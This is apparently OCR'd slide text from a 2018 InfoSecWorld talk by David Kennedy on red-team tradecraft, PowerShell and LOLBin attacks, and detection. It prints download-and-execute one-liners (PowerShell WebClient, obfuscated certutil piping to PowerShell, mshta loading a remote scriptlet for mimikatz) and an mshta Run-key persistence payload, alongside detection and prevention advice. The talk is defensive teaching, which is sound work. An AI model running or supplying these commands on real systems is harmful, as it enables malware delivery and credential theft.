powershell -nop -Exec Bypass -Command (New-Object System.Net.WebClient).DownloadFile(‘http://<sanizitied>.com/nino/arnif.mdf', $env:APPDATA + ‘\Teh.exe’); Start-Process $env:APPDATA’\Teh.exe’;(New-Object System.Net.WebClient).DownloadString(‘http://<sanitized>/s.php?id=arnif’);




```
your SET machine is
no)]: no   IP address than your reverse listener.
ace IP or if your using an external IP, what
tion back and to house the web server (your interface address
hostname for the reverse connection:[192.168.170.251
not an IP address. Are you using a hostname? [y/n] :n
ess for the reverse connection:
```

Even better (thanks Daniel Bohannon for this one on Twitter):

cmd set VAR+cmd+certutil%VAR%:

cmd/c "set FU= -ping ht^tp://bit.ly/L3g1t^|findstr /v /R ^^[hGC][te][tr]^|powershell -&&cmd/c certutil%FU%"




```
Event 1, Sysmon
General  Details

Process Create:
UtcTime: 2017-10-23 02:40:59.741
ProcessGuid: {5e8b5893-56bb-59ed-0000-0010503cae07}
ProcessId: 8456
Image: C:\Windows\System32\certutil.exe
CommandLine: certutil  -ping http://bit.ly/L3g1t
```

```
Command Prompt

C:\>cmd/c "set FU= -ping ht^tp://bit.ly/L3g1t^|findstr /v /R ^^[hGC][te][tr]^|powershell -&&cmd/c certutil%FU%"
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
```

Or more:

```
HKEY_USERS:SANITIZED\Software\Microsoft\Windows\CurrentVersion\Run"C:\Windows\
system32\mshta.exe"
"about:<script>c1hop="X642N10";R3I=new%20ActiveXObject("WScript.Shell");QR3iroUf="
I7pL7";k9To7P=R3I.RegRead("HKCU\\software\\bkzlq\\zsdnhepyzs");J7UuF1n="Q2LnLxa
s";eval(k9To7P);JUe5wz3O="zSfmLod";</script>"
```



Casey Smith
@subTee

My morning #mimikatz coffee, served up inside mshta.exe

```
C:\Tools>dir mimikatz.log
 Volume in drive C is System
 Volume Serial Number is 5CF0-4C08

 Directory of C:\Tools

File Not Found

C:\Tools>mshta.exe javascript:a=GetObject("script:http://127.0.0.1:8000/mshta.sct").Exec(); log coffee exit

C:\Tools>type mimikatz.log
Using 'mimikatz.log' for logfile : OK

mimikatz(commandline) # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

mimikatz(commandline) # exit
Bye!

C:\Tools>
```

9:02 AM - 18 Jan 2018


Most of PowerShell attacks are considered "older", new attacks involve application control code for code execution.

No logging.

Attackers are moving towards more legitimate communications vs. obfuscated ones.

DEMO

While an example, if we aren’t looking for other patterns past the initial foothold and through an attack, that is huge.


ADVERSARY SPACE
Russian Intelligence Services
NEUTRAL SPACE
VICTIM SPACE
GRIZZLY STEPPE
1 Leverages
Operational Infrastructure
2 Crafts
Email with malicious link
3 Sent to
Recipient
4 Clicks on link and enters credentials
Website that looks legitimate
5 Gathers credentials
6 Uses credentials to access
TARGETED SYSTEMS
7 Install
Malicious files
8 Move through
9 Gather
Data of interest
10 Exfiltrated to

US-CERT: JAR

Leveraging Red to continue to enhance and improve threat models is critical.

What’s awesome is INFOSEC is starting (many have for awhile) to emulate military operations and adversary tactics.

Red Team Output

Defensive Capabilities

USING RED TEAM (OLD THOUGHTS)

- Glorified penetration testers with more skill.
- Used to smash and prove points of exposures.
- Little to no interaction with remediation cycle.
- Identification of risk – not addressing.

RED TEAM (CURRENT METHODOLOGIES)

- Integration into blue teams – such as threat intel, monitoring and detection, infrastructure and more.
- Red team still conducts operations, but as maturity increases – more purple.
- Threat emulation, capabilities, and research is huge.

AWESOME TO WATCH

- Great to see detection getting better.
- Great to see red getting better.
- Great to see security getting better.

THINGS WE NEED TO DO BETTER

- Visibility
  - Threat hunting requires visibility – that means endpoint logs.
- Keeping up-to-date
  - That means time for research and I mean at least 50% time.
- People to be able to dedicate to do enhanced abilities.
- The right tools to do the job, but not an over abundance of tools.
- The right amount of training and awareness.
- The right level of knowledge transfer and collaboration.

- Over reliance on EDR detection – my number one concern.

EXAMPLES OF GOOD DETECTION

- Exposing ETW (Sysmon is amazing).
- Monitoring on suspicious behavior vs. technique (having both).
- Deviations to protective controls (regsvr32.exe -> spawning network).
- Lateral movement from one system to next (4624 logon type 3 from source).
- Length of DNS packets being sent.
- DNS log analysis … period.
- East / West traffic along with North/South.

EXAMPLES OF GOOD PREVENTION

- Regular users blocked from PowerShell Execution or heavy logging. (Poshv6 = amaze)
- Blocking unsigned executables or untrusted binaries either system wide or in user profiles.
- Disallowing workstation to workstation traffic and tighter port filtering to servers.
- Removing capabilities for DNS tunneling and appropriate SSL termination.
- Application Control.
- Blocking (and/or associated default open app) known execution types (mshta, regsvr32, cbd, csc, tracker, certutil, etc.)

MIS|TI™ PRESENTS

InfoSecWorld

Conference & Expo 2018

THANK YOU

PLEASE FILL OUT YOUR EVALUATIONS!

David Kennedy

CEO, TrustedSec, Binary Defense

@HackingDave, TrustedSec, Binary_Defense